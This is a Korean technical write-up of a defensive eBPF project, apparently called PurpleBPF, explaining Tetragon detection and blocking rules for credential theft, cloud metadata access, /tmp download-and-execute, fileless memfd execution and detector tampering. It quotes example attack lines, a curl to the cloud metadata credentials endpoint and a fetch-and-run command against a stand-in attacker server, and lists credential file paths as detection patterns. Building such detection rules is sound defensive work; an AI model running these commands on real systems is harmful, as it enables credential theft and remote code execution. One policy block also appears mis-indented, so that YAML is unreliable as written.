한계가 곧 `Equal`의 대가다. 목록에 없는 경로는 못 잡는다. Podman의 소켓, k3s가 쓰는 다른 위치의 `containerd` 소켓, 관리자가 임의로 옮긴 소켓은 그대로 통과한다. 새 런타임이나 새 배포판을 만날 때마다 목록을 손봐야 한다.

TCP로 열린 도커 API도 못 잡는다. 데몬을 2375나 2376 포트로 노출해둔 환경이면 소켓 파일을 아예 안 거치고 네트워크로 붙는다. 그 경로는 이 규칙이 아니라 네트워크 접속을 보는 별도 규칙이 필요하다.

여기에도 컨테이너 한정 조건이 없다. 호스트에서 사람이 `docker ps` 를 한 번 칠 때마다 이벤트가 뜬다. 앞의 세 규칙과 달리 이쪽은 사람이 일상적으로 하는 동작이라 오탐 양이 특히 많다. 컨테이너 ID가 붙은 이벤트만 남기는 후처리가 사실상 필수다.

3-2. 탐지 규칙 상세 — 자격증명, 실행, 방어 무력화

앞 절에서 권한 상승과 컨테이너 탈출 계열 네 규칙을 봤다. 여기서는 나머지 다섯 규칙을 다룬다. 자격증명을 훔치는 것 둘, 코드를 들여오고 실행하는 것 둘, 탐지 도구 자체를 노리는 것 하나다.

읽기 전에 용어 셋을 정리한다.

- 시스템콜: 프로그램이 커널에 일을 시킬 때 부르는 함수다. 파일 읽기는 `read`, 파일 열기는 `openat` 식으로 이름이 정해져 있다.
- 훅(hook): 커널 안의 특정 함수에 관측 지점을 붙이는 것이다. 그 함수가 불릴 때마다 이벤트가 하나 올라온다.
- kprobe: 리눅스가 제공하는 훅 방식이다. 커널 함수 이름만 알면 어디든 붙일 수 있다. PurpleBPF의 전 정책이 이 방식이다.

각 규칙은 공격 설명, 코드 전문, 코드 한 줄씩 읽기, 훅 선택 근거, 한계 순으로 본다.

T1552.001 — 자격증명 파일 읽기

훅치는 대상

컨테이너 안에는 다른 시스템에 접속할 수 있는 비밀 문자열이 파일로 들어 있는 경우가 많다.

경로	내용
<code>/var/run/secrets/kubernetes.io/serviceaccount/token</code>	쿠버네티스가 컨테이너마다 자동으로 넣어주는 접속 토큰. 이것으로 클러스터 API에 명령을 보낼 수 있다
<code>/root/.aws/credentials</code>	AWS 접속 키. 클라우드 자원을 조작할 수 있다
<code>/root/.ssh/id_rsa</code>	SSH 개인키. 이 키를 받는 다른 서버에 비밀번호 없이 로그인된다

공격자가 컨테이너 안에 들어왔을 때 가장 먼저 하는 일이 이 파일들을 읽는 것이다. 취약점을 새로 찾을 필요가 없다. 이미 파일로 저장돼 있는 접속 정보를 그대로 가져가면 된다. 그리고 파일을 읽는 것 자체는 아무것도 부수지 않는다. 로그도 안 남고 프로세스도 안 죽는다. 그래서 커널에서 보지 않으면 알아낼 방법이 없다.

규칙 코드

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "t1552-001-cred-file-read"
spec:
  kprobes:
    # treatment = 커널 내부 함수. read/write/sendfile/splice/aio/io_uring 이 전부 여기로 수렴한다.
    # 채널과 무관하게 잡히는 것이 baseline 과의 차이.
    - call: "security_file_permission"
      syscall: false
      tags: [ "T1552.001", "pbpf:treatment" ]
      args:
        - index: 0
          type: "file"
        - index: 1
          type: "int"
      selectors:
        - matchArgs:
            - index: 0
              operator: "Prefix"
              values:
                - "/var/run/secrets/kubernetes.io/serviceaccount"
                - "/run/secrets/kubernetes.io/serviceaccount"
                - "/root/.aws/credentials"
                - "/root/.ssh/id_rsa"
            - index: 1
              operator: "Equal"
              values:
                - "4" # MAY_READ
```

코드 한 줄씩 읽기

`call: "security_file_permission"` — 혹은 붙일 커널 함수 이름이다. 이 함수는 커널이 파일 접근을 실제로 수행하기 직전에 "이 접근을 허용해도 되는가"를 판정하는 자리다.

`syscall: false` — 지금 지정한 이름이 시스템콜이 아니라 커널 내부 함수라는 뜻이다. `true` 로 두면 Tetragon이 아키텍처별 접두사(x86은 `__x64_sys_`, ARM은 `__arm64_sys_`)를 앞에 붙여서 찾는다. Tetragon은 이 정책 파일을 읽어 커널에 혹은 심고 거기서 나온 이벤트를 밖으로 내보내는 프로그램이다. 내부 함수 이름에 접두사를 붙이면 함수를 못 찾는다. 그래서 반드시 `false` 다.

`tags` — 이벤트에 함께 실려 나가는 표시 문자열이다. `T1552.001` 은 ATT&CK 기법 번호다. ATT&CK는 공격 기법을 번호로 정리해둔 공개 분류표다. `pbpf:treatment` 는 io_uring 대조실험에서 이 규칙이 실험군이라는 표시다. 대조군(baseline)은 시스템콜 진입점에 걸어 일부러 뚫리게 만든 별도 파일이고 `experiments/` 에 있다.

`args` — 이 커널 함수가 받는 인자 중 무엇을 꺼내 볼지 정한다. `security_file_permission(struct file *file, int mask)` 이므로 0번은 파일, 1번은 접근 종류를 나타내는 숫자다. `type: "file"` 을 지정하면 Tetragon이 커널 구조체를 따라가 사람이 읽을 수 있는 전체 경로 문자열로 바꿔준다.

`selectors` — 커널 안에서 미리 거르는 조건이다. 조건에 안 맞는 호출은 이벤트를 아예 안 만든다. 이 함수는 시스템 전체에서 초당 수천 번 불린다. 필터 없이는 쓸 수 없다.

`operator: "Prefix"` — 값이 나열한 문자열 중 하나로 시작하는지 본다. 서비스계정 토큰 경로를 접두사로 준 이유는 그 밑에 `token`, `ca.crt`, `namespace` 세 파일이 있고 셋 다 관심 대상이기 때문이다.

`operator: "Equal", values: ["4"]` — 1번 인자가 정확히 4일 때만 통과시킨다. 4는 커널 상수 `MAY_READ` 다. 커널은 접근 종류를 비트로 표시한다.

상수	값	뜻
<code>MAY_EXEC</code>	1	실행
<code>MAY_WRITE</code>	2	쓰기
<code>MAY_READ</code>	4	읽기

자격증명 파일에 뭔가를 쓰는 것은 공격 신호가 아니다. 훔쳐가는 것이 문제이므로 읽기만 남긴다.

security_file_permission을 고른 이유

파일을 읽는 방법은 하나가 아니다.

<code>read()</code>	가장 흔한 방식
<code>pread()</code>	위치를 지정해서 읽기
<code>mmap()</code>	파일을 메모리에 붙여놓고 메모리처럼 읽기
<code>sendfile()</code>	파일에서 소켓으로 커널이 직접 옮기기
<code>splice()</code>	파이프를 거쳐 옮기기
<code>copy_file_range()</code>	파일에서 파일로 커널이 직접 복사
<code>aio</code>	요청을 걸어두고 완료를 나중에 확인하는 예전 방식의 비동기 입출력
<code>io_uring</code>	요청을 큐에 넣고 결과를 나중에 받는 비동기 방식

여덟 가지 진입점이다. 진입점마다 규칙을 만들면 여덟 개가 필요하다. 하나라도 빠뜨리면 그 경로로 우회당한다. 그런데 이 여덟 가지가 실제로 데이터를 옮기기 전에 전부 `security_file_permission` 을 지난다. 접근 허용 여부를 판정하는 자리라서 예외가 없다. 여기 한 곳에 걸면 여덟 경로가 전부 덮인다.

이것이 PurpleBPF가 시스템콜 진입점 대신 커널 내부 함수를 고르는 이유다. 진입점은 여러 개지만 그 밑에서 합류하는 지점은 하나다. 합류 지점에 걸면 규칙 수가 줄고 우회 여지도 줄어든다.

`io_uring` 대조실험은 이 규칙을 중심으로 돌아간다. `io_uring`은 프로그램이 커널에 작업 요청을 큐로 넣고 결과를 나중에 받아가는 방식이다. 파일을 열고 읽는 데 `openat` 이나 `read` 시스템콜을 한 번도 부르지 않는다. 검증 프로그램 `scripts/iouring_read.c` 가 그렇게 만들어져 있다.

결과만 먼저 말하면, 시스템콜 진입점에 건 대조군은 `io_uring` 경로에서 이벤트가 0건이고 이 규칙은 세 경우를 모두 잡았다. 같은 파일을 같은 프로그램이 읽었는데 한쪽만 아무것도 못 봤다. 건수 표와 해석은 4.5에 있고, 요청을 커널 워커 스레드로 넘겼을 때 이벤트가 어느 프로세스에 붙는지는 4.6에 있다.

전제조건과 한계

`Equal 4` 는 접근 종류가 정확히 4일 때만 통과한다. 파일을 읽기와 쓰기를 동시에 열면 `mask`가 `6( MAY_READ|MAY_WRITE )`이 되어 이 조건을 통과하지 못한다. 자격증명 파일을 읽기 겸 쓰기로 여는 경우는 드물다. 그래도 원리상 구멍이다. 비트 검사인 `Mask` 연산자로 바꾸면 막히지만 그러면 쓰기까지 같이 잡힌다. 지금은 오탐을 줄이는 쪽을 택했다. 오탐은 공격이 아닌 정상 동작을 공격으로 올리는 것이다.

`Prefix` 는 말 그대로 앞부분만 본다. `/root/.ssh/id_rsa` 로 두면 `/root/.ssh/id_rsa.pub` 도 걸린다. 공개키를 읽는 것은 공격이 아니므로 이건 오탐이다.

경로를 파일에 그대로 박아줬다. 사용자가 root가 아니면 `/home/사용자/.aws/credentials` 가 되어 안 잡힌다. 클러스터에서 실제로 쓰는 경로를 조사해 목록을 늘려야 한다.

T1552.005 — 클라우드 메타데이터 접속

169.254.169.254라는 주소

AWS, GCP, Azure는 모두 가상머신 안에서 `169.254.169.254` 라는 주소로 HTTP 요청을 보내면 그 인스턴스의 정보를 돌려준다. 이름, 지역, 붙어 있는 역할, 그리고 그 역할에 해당하는 임시 접속 키까지 나온다. 인증이 없다. 그 인스턴스 안에서 요청했다는 사실 자체가 인증이다.

그래서 공격자가 컨테이너 안에서 명령을 실행할 수 있게 되면 다음 한 줄이 곧바로 클라우드 권한이 된다.

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

169.254로 시작하는 대역은 링크로컬이라 부르는, 라우터를 거치지 않는 로컬 전용 주소다. 세 클라우드가 같은 주소를 쓰기로 합의해서 이 한 주소만 보면 세 곳을 다 덮는다.

규칙 코드

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "t1552-005-cloud-metadata"
spec:
  kprobes:
    - call: "tcp_connect"
      syscall: false
      tags: [ "T1552.005", "pbpf:treatment" ]
      args:
        - index: 0
          type: "sock"
      selectors:
        - matchArgs:
            - index: 0
              operator: "DAddr"
              values:
                - "169.254.169.254/32"
```

코드 한 줄씩 읽기

`call: "tcp_connect"` — 커널이 TCP 연결을 거는 순간 통과하는 함수다. 연결을 받는 쪽이 아니라 거는 쪽이다.

`type: "sock"` — 인자가 소켓 구조체라는 표시다. 소켓은 통신 연결 하나를 나타내는 커널 안의 자료 묶음이다. Tetragon이 이걸 알면 출발지 주소, 목적지 주소, 포트, 프로토콜을 꺼내 쓸 수 있다.

`operator: "DAddr"` — 목적지 주소(destination address)를 CIDR 표기로 비교한다. CIDR는 주소 뒤에 슬래시와 숫자를 붙여 범위를 나타내는 표기다. `/32` 는 32비트 전부 일치, 곧 이 주소 하나만이라는 뜻이다. `/24` 였다면 `169.254.169.0` 부터 `.255` 까지 256개가 된다.

tcp_connect를 고른 이유

메타데이터를 가져가는 방법도 여러 가지다. `curl`, `wget`, 파이썬 `requests`, Go나 Java의 HTTP 클라이언트, AWS SDK 내장 로직이 있다. SDK는 클라우드 회사가 제공하는 개발용 라이브러리 묶음이다. 도구 이름으로 잡으려 하면 목록이 끝나지 않는다. 이름만 바꾸면 뚫린다.

그런데 전부 TCP로 붙는다. 그리고 TCP 연결은 반드시 `tcp_connect` 를 지난다. 도구가 무엇이든, 스크립트를 어떻게 쓰든 이 지점은 못 피한다.

주소로 거르는 것도 이 규칙의 강점이다. HTTP 요청 내용을 뜯어보는 방식이라면 경로가 `/latest/meta-data/` 인지 `/computeMetadata/v1/` 인지에 따라 규칙이 갈라진다. 주소는 하나다. 한 줄로 모든 변종을 덮는다.

전제조건과 한계

IPv4만 본다. AWS는 IPv6 메타데이터 주소로 `fd00:ec2::254` 도 제공한다. 그쪽으로 붙으면 안 잡힌다. 값을 하나 더 넣으면 되지만 아직 안 넣었다.

TCP만 본다. UDP로 무언가를 보내는 경우는 이 혹은 안 지난다. 메타데이터 서비스는 HTTP이므로 실무에서 문제가 되지는 않는다. 그래도 규칙의 범위는 정확히 알고 있어야 한다.

정상 접속과 구분하지 않는다. 클라우드에서 도는 애플리케이션이 SDK로 자기 역할 키를 정상적으로 받아가는 경우도 같은 주소에 붙는다. 이 규칙만으로는 공격과 정상을 못 가른다. 컨테이너 안에서 났는지, 그 컨테이너가 원래 클라우드 권한을 쓰는 컨테이너인지를 같이 봐야 판정이 선다.

T1105 — 임시 경로 투입과 실행

도구 반입과 실행

침입한 직후 공격자가 가진 것은 명령을 한 줄씩 실행할 수단뿐이다. 스캐너, 권한 상승 도구, 통신용 백도어 같은 것은 아직 그 안에 없다. 백도어는 나중에 다시 접속하려고 몰래 심어두는 프로그램이다. 그래서 밖에서 받아온다.

```
curl http://공격자서버/pwn -o /tmp/pwn && chmod +x /tmp/pwn && /tmp/pwn
```

`/tmp` 을 쓰는 이유는 거기가 거의 언제나 쓰기 가능하기 때문이다. 컨테이너 이미지 대부분이 나머지 경로는 읽기 전용이거나 권한이 없는데 `/tmp` 은 열려 있다. `/dev/shm` 은 공유 메모리 영역인데 파일처럼 쓸 수 있다. 디스크가 아니라 메모리라 흔적이 덜 남는다.

규칙 코드

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "t1105-tmp-exec"
spec:
  kprobes:
    - call: "security_file_open"
      syscall: false
      tags: [ "T1105", "pbpf:treatment" ]
      args:
        - index: 0
          type: "file"
      selectors:
        - matchArgs:
            - index: 0
              operator: "Prefix"
              values:
                - "/tmp/"
                - "/dev/shm/"
                - "/run/shm/"
                - "/var/tmp/"
        - call: "security_bprm_check"
          syscall: false
          tags: [ "T1105", "pbpf:treatment" ]
          args:
            - index: 0
              type: "linux_binprm"
          selectors:
            - matchArgs:
                - index: 0
                  operator: "Prefix"
                  values:
                    - "/tmp/"
                    - "/dev/shm/"
                    - "/run/shm/"
                    - "/var/tmp/"
```

코드 한 줄씩 읽기

혹이 두 개다. 하나의 정책 파일 안에 `kprobes` 항목을 여러 개 둘 수 있다. 각각 독립적으로 동작한다.

`security_file_open` — 파일이 열리는 순간을 잡는다. 공격자가 다운로드한 파일을 `/tmp`에 쓰려면 먼저 열어야 하므로 여기서 잡힌다.

`security_bprm_check` — 프로그램을 실행하기 직전 커널이 실행 파일을 검사하는 자리다. `bprm`은 binary parameters의 줄임이고, 커널이 실행할 파일과 인자를 담아두는 구조체다. `type: "linux_binprm"`을 주면 Tetragon이 그 구조체에서 실행 파일 경로를 꺼낸다.

`Prefix`로 네 경로를 나열했다. 슬래시를 뒤에 붙인 이유는 `/tmp`으로만 두면 `/tmpfoo` 같은 다른 이름도 걸리기 때문이다.

혹을 둘로 나눈 이유

떨어뜨리는 순간과 실행하는 순간은 다른 사건이다.

파일만 떨어지고 실행이 안 되면 준비 단계에서 끊긴 것이다. 파일 투입 없이 실행만 뜨면 이미 안에 있던 것을 쓴 것이다. 둘 다 뜨고 순서가 열기 → 실행이면 밖에서 받아와 실행한 것이 확실해진다.

이 둘을 붙여서 보는 것이 판정의 근거다. 한쪽만으로는 신호가 약하다.

전제조건과 한계

이 규칙은 오탐이 많다. 그것도 매우 많다.

경로 접두사만 보기 때문이다. 정상 컨테이너도 `/tmp` 을 쓸 새 없이 쓴다. 패키지 설치 도구가 압축을 `/tmp` 에 풀고, 빌드 도구가 중간 결과를 `/tmp` 에 쓰고, 셸이 임시 파일을 만든다. 셸은 사용자가 친 명령을 받아 실행하는 프로그램이다. 이 규칙은 그걸 전부 공격으로 올린다.

구분선이 무엇이어서 하는지는 분명하다. 컨테이너가 시작된 뒤에 새로 만들어진 파일이라는 조건이다. 이미지에 처음부터 들어 있던 `/tmp` 파일을 여는 것과, 컨테이너가 돌기 시작한 다음에 밖에서 받아온 파일을 실행하는 것은 완전히 다른 사건이다. 그런데 현재 규칙에는 그 조건이 없다. Tetragon 정책 문법만으로는 파일 생성 시각을 조건에 넣을 수 없다. 그래서 이벤트를 다 받은 뒤 Mapper 쪽에서 걸러야 한다. Mapper는 Tetragon이 올린 이벤트를 받아 기법 번호를 붙이고 데이터베이스에 넣는 PurpleBPF 안의 구성 요소다. 아직 안 했다.

T1620 — 디스크에 안 남는 실행

파일이 안 생긴다는 말의 뜻

리눅스에서 프로그램을 실행하려면 보통 실행 파일이 디스크 어딘가에 있어야 한다. 그래서 보안 도구 상당수가 "디스크에 있는 파일"을 검사한다. 해시를 떼서 알려진 악성 목록과 대조하고, 새로 생긴 실행 파일이 있는지 주기적으로 훑고, 백신이 파일 생성 이벤트에 붙어 검사한다.

`memfd_create` 는 그 전제를 깬다. 이 시스템콜은 파일을 하나 만들어주는데 그 파일이 어느 디렉터리에든 속하지 않는다. 메모리에만 존재하고 이름으로 찾아갈 경로가 없다. 프로세스가 가진 파일 번호로만 접근한다.

공격 흐름은 이렇다.

- | | |
|--|----------------------|
| 1. <code>memfd_create()</code> 로 메모리 파일을 만든다 | → 디스크에 아무것도 안 생김 |
| 2. 거기에 실행 파일 내용을 써넣는다 | → 여전히 아무것도 안 생김 |
| 3. <code>/proc/self/fd/3</code> 을 실행한다 | → 메모리 안의 내용이 그대로 실행됨 |

3번의 `/proc/self/fd/3` 은 실제 파일이 아니다. 커널이 그 프로세스의 파일 번호 3번을 가리키도록 만들어둔 특수 항목이다. 실행이 끝나고 프로세스가 종료되면 그 메모리 파일도 같이 사라진다. 나중에 디스크를 아무리 뒤져도 나올 것이 없다.

그래서 파일 기반 검사는 이 기법을 원리상 못 잡는다. 규칙이 부실해서가 아니다. 검사할 파일이 애초에 존재하지 않아서다. 실행 순간에 커널 안에서 보는 것 말고는 방법이 없다.

규칙 코드

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "t1620-fileless-exec"
spec:
  kprobes:
  - call: "sys_memfd_create"
    syscall: true
    tags: [ "T1620", "bpbf:single" ]
    args:
    - index: 0
      type: "string"
    - index: 1
      type: "int"
  - call: "security_bprm_check"
    syscall: false
    tags: [ "T1620", "bpbf:single" ]
    args:
    - index: 0
      type: "linux_binprm"
    selectors:
    - matchArgs:
      - index: 0
        operator: "Prefix"
        values:
        - "/memfd:"
        - "memfd:"
```

코드 한 줄씩 읽기

`call: "sys_memfd_create"`, `syscall: true` — 앞의 규칙들과 달리 여기는 `true` 다. 시스템콜 이름을 그대로 썼다는 뜻이고, Tetragon이 실행 중인 아키텍처에 맞는 접두사를 알아서 붙인다. 검증 환경이 aarch64라 실제로는 `__arm64_sys_memfd_create` 가 된다. 이 프로젝트를 x86 서버에 그대로 옮겨도 이 줄은 안 고쳐도 된다.

`memfd_create(const char *name, unsigned int flags)` 이므로 0번 인자는 이름 문자열, 1번은 플래그 숫자다. 이름은 아무 의미 없는 표시용 문자열이다. 다만 이벤트에 찍히면 공격자가 무슨 이름을 썼는지 볼 수 있다.

여기에 `selectors` 가 없다. 조건 없이 전부 올린다는 뜻이다.

두 번째 혹은 T1105와 같은 `security_bprm_check` 다. 실행 직전 지점이다. 여기는 `Prefix` 로 `memfd:` 를 건다. 메모리 파일에는 진짜 경로가 없어서 커널이 경로 자리에 `memfd:이름` 형태의 표시를 넣기 때문이다. 값을 두 개 둔 것은 커널 판본과 상황에 따라 앞에 슬래시가 붙기도 하고 안 붙기도 해서다.

혹 선택 근거

만드는 순간과 실행하는 순간을 둘 다 본다.

`sys_memfd_create` 만 보면 만들어놓고 실행 안 한 경우까지 다 뜯다. `security_bprm_check` 만 보면 만든 주체를 못 본다. 둘을 같이 보면 어느 프로세스가 언제 메모리 파일을 만들고 그것을 실행했는지 하나의 흐름으로 이어진다.

`security_bprm_check` 를 고른 것도 근거가 있다. 실행 진입점은 `execve` 와 `execveat` 둘이고, 파일 번호로 실행하는 경우는 `execveat` 쪽을 쓴다. 시스템콜에 걸면 둘 다 걸어야 한다. `security_bprm_check` 는 둘이 합류하는 지점이라 하나로 덮인다. 앞의 T1552.001과 같은 논리다.

전제조건과 한계

`sys_memfd_create` 에 조건이 없어서 정상 사용까지 전부 올라온다. `memfd_create` 자체는 악성 기능이 아니다. 컨테이너 런타임과 일부 언어 런타임이 임시 버퍼 용도로 정상적으로 쓴다. 그래서 이 혹 하나만으로는 판정이 안 된다. 뒤이어 실행 이벤트가 붙는지를 봐야 한다.

memfd: 경로 표시는 커널이 만드는 형식에 기댄다. 커널 판본이 바뀌어 표시 방식이 달라지면 이 조건이 안 맞을 수 있다. 검증 환경(커널 7.0.0-28-generic, aarch64)에서 동작하는 것은 확인했다.

메모리에서 실행하는 방법이 `memfd_create` 하나만은 아니다. 이미 돌고 있는 프로세스의 메모리에 코드를 직접 써넣는 방식도 있다. 그건 별도 기법이고 별도 규칙이 필요하다. 확정 표에 있는 Ptrace 프로세스 주입과 `/proc/pid/mem` 주입이 그것인데 아직 안 만들었다.

T1562.001 — 방어 무력화

탐지 도구를 노리는 공격

앞의 네 규칙은 공격자가 무언가를 훔치거나 실행하는 것을 잡는다. 이 규칙은 다르다. 공격자가 탐지 도구를 꺼버리려는 것을 잡는다.

컨테이너 환경에서 방법은 크게 둘이다.

- eBPF 프로그램을 떼어낸다. eBPF는 커널을 다시 만들지 않고 커널 안에서 도는 작은 프로그램을 올리는 방식이다. Tetragon은 이 방식으로 커널 안에 관측 코드를 심어놓는다. 그 코드를 커널에서 떼어내면 이벤트가 안 나온다. `bpf()` 시스템콜로 할 수 있고, 권한만 있으면 몇 줄이면 된다.
- 탐지 에이전트 프로세스를 죽인다. Tetragon 프로세스에 `kill` 을 보내면 끝난다.

먼저 방어를 끄고 그다음에 공격하는 순서가 정석이다. 그래서 이 이벤트가 뜨면 뒤이어 다른 공격이 이어질 가능성이 높다.

규칙 코드

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "t1562-001-defense-tamper"
spec:
  kprobes:
    - call: "security_bpf"
      syscall: false
      tags: [ "T1562.001", "pbf:single" ]
      args:
        - index: 0
          type: "bpf_cmd"
    - call: "sys_kill"
      syscall: true
      tags: [ "T1562.001", "pbf:single" ]
      args:
        - index: 0
          type: "int"
        - index: 1
          type: "int"
```

코드 한 줄씩 읽기

`security_bpf` — `bpf()` 시스템콜이 커널 안에서 반드시 지나야 하는 판정 지점이다. `type: "bpf_cmd"` 는 Tetragon이 아는 전용 타입이다. 숫자로 들어오는 명령 번호를 `BPF_PROG_LOAD`, `BPF_MAP_UPDATE_ELEM` 같은 사람이 읽는 이름으로 바꿔준다.

`sys_kill` — 신호를 보내는 시스템콜이다. 신호는 프로세스에 특정 사건을 알리는 짧은 통지다. `kill(pid_t pid, int sig)` 이므로 0번은 대상 프로세스 번호, 1번은 신호 번호다. 9가 `SIGKILL`, 15가 `SIGTERM` 이다.

둘 다 `selectors` 가 없다. 조건 없이 전부 올린다.

자기참조 문제

이 규칙에는 다른 여덟 규칙에 없는 문제가 있다.

탐지기를 죽이는 데 성공하면, 그 사실을 기록할 탐지기가 이미 없다.

`kill` 이벤트가 커널에서 올라오는 시점과 Tetragon이 그것을 받아 기록하는 시점 사이에 Tetragon이 죽으면 이벤트는 사라진다. 그러면 채점하는 쪽 데이터베이스에는 아무것도 안 남는다. 탐지 0건이다.

그런데 탐지 0건은 규칙이 못 잡았을 때도 똑같이 0건이다. 결과 데이터만 보면 둘이 구분되지 않는다.

이 둘은 의미가 정반대다. 못 잡은 것은 규칙을 고쳐야 하는 상황이다. 탐지기가 죽은 것은 규칙과 무관하게 시스템 전체가 무너진 상황이고, 규칙을 아무리 고쳐도 안 고쳐진다. 이걸 미탐(FN)으로 세면 다음 라운드에 있지도 않은 구멍을 파러 간다. 미탐은 공격이 실제로 일어났는데 규칙이 못 잡은 경우를 말한다.

그래서 채점에 별도 결과 코드가 필요하다. 실행 로그에는 공격이 나갔다고 찍혀 있는데 그 시점 이후 Tetragon의 상태가 끊겨 있다면, 미탐이 아니라 탐지기 사망으로 표시하고 분모에서 빼야 한다. T1611이 권한 부족으로 실행 자체가 실패했을 때 INVALID로 뺀 것과 같은 처리다. 판정하려면 Tetragon 프로세스의 생존 여부를 별도 경로로 확인해야 하는데 아직 안 만들었다.

매우 많은 오탐

이 규칙은 두 혹은 모두 조건이 없어서 이벤트가 많이 올라온다. 규칙별 건수를 따로 세지 않았으므로 어느 규칙이 가장 많은지는 말할 수 없다. 많이 올라오는 이유는 둘 다 규칙 구조에서 온다.

`security_bpf` 쪽. Tetragon 자신이 eBPF로 만들어진 도구다. 정책을 올리고 내리고 통계를 읽는 동작이 전부 `bpf()` 시스템콜이다. 그래서 Tetragon이 자기 활동을 계속 자기 규칙으로 잡는다. 이 환경에는 Docker도 있어 그쪽 eBPF 활동까지 더해진다.

`sys_kill` 쪽. `kill` 은 프로세스를 죽일 때만 쓰는 것이 아니다. 신호를 보내는 일반 수단이다. 셸이 작업을 중단시킬 때, 데몬이 설정을 다시 읽으라고 알릴 때, 프로세스가 살아 있는지 확인할 때(신호 번호 0을 보낸다) 전부 이 시스템콜을 쓴다. 데몬은 화면 없이 계속 도는 배경 프로그램이다. 조건 없이 다 올리면 공격과 무관한 이벤트가 대부분을 차지한다.

고칠 방향은 정해져 있다. `security_bpf` 는 명령 번호로 걸러 프로그램을 떼어내는 계열만 남기고, `sys_kill` 은 대상이 탐지 관련 프로세스일 때만 남기는 것이다. 그런데 두 번째가 어렵다. Tetragon 정책에서 조건으로 쓸 수 있는 것은 프로세스 번호인데 그 번호는 재시작할 때마다 바뀐다. 파일에 박아둘 수 없다. 결국 이벤트를 다 받은 뒤 Mapper에서 대상 프로세스 이름을 보고 거르는 쪽이 현실에 맞는다.

그리고 오탐을 줄이겠다고 Tetragon 자신이나 Executor의 활동을 규칙 단계에서 빼는 것은 안 된다. Executor는 공격 명령을 실제로 실행하는 PurpleBPF 안의 구성 요소다. `matchBinaries` 로 특정 실행 파일을 제외하면 그 실행 파일이 일으킨 진짜 공격까지 같이 사라진다. Executor는 공격을 실행하는 주체라 그것을 빼면 측정할 것이 없어진다. 수집은 다 하고 후처리에서 거르는 것이 원칙이다.

3-3. 차단 규칙 — Override와 Sigkill의 차이

여기까지 아홉 규칙은 전부 관측이다. 이벤트를 올리기만 하고 공격을 막지는 않는다. 실제로 무엇이 뚫리는지 측정하는 것이 이 프로젝트의 목적이라 기본이 관측이다.

`enforce/` 에는 차단 규칙이 하나 있다. T1548.001 setuid 비트 설정이다. 같은 이름의 관측판은 규칙 1에서 이미 읽었다.

관측판과 차단판의 차이

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  # 관측판과 같은 이름. 두 판을 동시에 로드하지 않으므로 충돌하지 않고,
  # Mapper가 모드와 무관하게 같은 policy_name으로 태깅할 수 있다.
  name: "t1548-001-setuid-bit-set"
spec:
  kprobes:
    # 관측판(observe/)과 훅·인자·필터가 전부 동일하다. matchActions만 다르다.
    - call: "security_path_chmod"
      syscall: false
      args:
        - index: 0
          type: "path"
        - index: 1
          type: "int"
      selectors:
        - matchArgs:
            - index: 1
              operator: "Mask"
              values:
                - "2048" # S_ISUID (04000)
                - "1024" # S_ISGID (02000)
      matchActions:
        - action: Override
          argError: -1 # -EPERM
```

훅도 같고 인자도 같고 필터도 같다. `matchActions` 블록 하나만 추가됐다. 같은 지점에서 같은 조건으로 걸러낸 다음, 이벤트만 올릴지 거기서 무언가를 더 할지가 갈린다.

`Mask` 연산자가 무엇이고 2048과 1024가 어느 비트인지는 규칙 1에서 다뤘다.

실측으로 알아낸 것

Tetragon이 제공하는 차단 수단은 여러 가지인데 그중 둘을 놓고 골라야 했다. 어느 쪽이 맞는지 문서만으로는 판단이 안 섰다. 그래서 둘 다 올려보고 결과를 봤다.

같은 명령을 두 번 실행했다.

```
chmod u+s /tmp/target
```

방식	chmod 프로세스	실행 후 파일 권한	비트가 붙었나
<code>Sigkill</code>	종료코드 137로 죽음	<code>-rwsr-xr-x</code>	붙었다
<code>Override</code>	<code>Operation not permitted</code> 로 실패	<code>-rwxr-xr-x</code>	안 붙었다

`Sigkill` 은 프로세스를 죽인다. 그런데 죽이는 시점이 커널이 요청받은 일을 다 끝낸 다음이다. 권한 변경은 이미 파일에 반영됐고 그 뒤에 프로세스가 죽는다. 결과를 보면 탐지도 됐고 프로세스도 죽었는데 막으려던 변경은 그대로 일어나 있다. 권한 순서에서 `s` 가 보이는 것이 그 증거다.

`Override` 는 다르게 동작한다. 커널 함수의 반환값을 지정한 오류로 바꿔치기한다. `argError: -1` 은 리눅스 오류 번호 1번, 곧 권한 없음(`EPERM`)이다. `security_path_chmod` 는 이 접근을 허용할지 판정하는 함수다. 여기서 오류가 돌아오면 커널은 변경 작업을 아예 시작하지 않는다. `chmod` 는 실패 메시지를 내고 정상 종료하며 파일은 그대로다.

같은 지점에 걸었는데 결과가 다른 이유는 개입 시점이 다르기 때문이다. 하나는 일이 끝난 뒤에 프로세스를 처리하고, 다른 하나는 일이 시작되기 전에 판정을 뒤집는다.

이 차이는 문서를 읽어서 알아낸 것이 아니다. 두 방식 다 "차단"으로 소개된다. 어느 쪽이든 이벤트는 올라오고 명령은 실패한 것처럼 보인다. 파일 권한을 직접 확인하지 않았으면 `Sigkill` 로도 막힌 줄 알았을 것이다. 실제로 커널에서 돌려보고 결과 파일을 봐야만 드러나는 사실이다. PurpleBPF가 "규칙이 존재한다"와 "실제로 잡는다"를 구분하려는 프로젝트라는 점을 그대로 보여주는 사례다.

남은 여덟 규칙에 차단판을 만들 때도 같은 확인을 혹마다 되풀이해야 한다. `Override` 가 통하려면 그 혹이 반환값으로 동작을 좌우하는 자리여야 한다. 모든 커널 함수가 그렇지 는 않다. 반환값을 무시하는 자리에서는 `Override` 가 아무 효과가 없다. 어느 쪽이 맞는지는 각 혹에서 직접 돌려봐야 한다.

이름을 같게 둔 이유

관측판과 차단판의 `metadata.name` 이 둘 다 `t1548-001-setuid-bit-set` 이다. 일부러 그렇게 뒀다.

Tetragon은 이벤트에 정책 이름만 담아 보낸다. 이름이 서로 다르면 관측 모드로 돌린 결과와 차단 모드로 돌린 결과가 데이터베이스에서 다른 규칙으로 잡힌다. 덮은 기법 수를 집계할 때 같은 기법이 두 줄로 갈라진다. 모드를 바꿀 때마다 매핑 파일도 같이 고쳐야 한다.

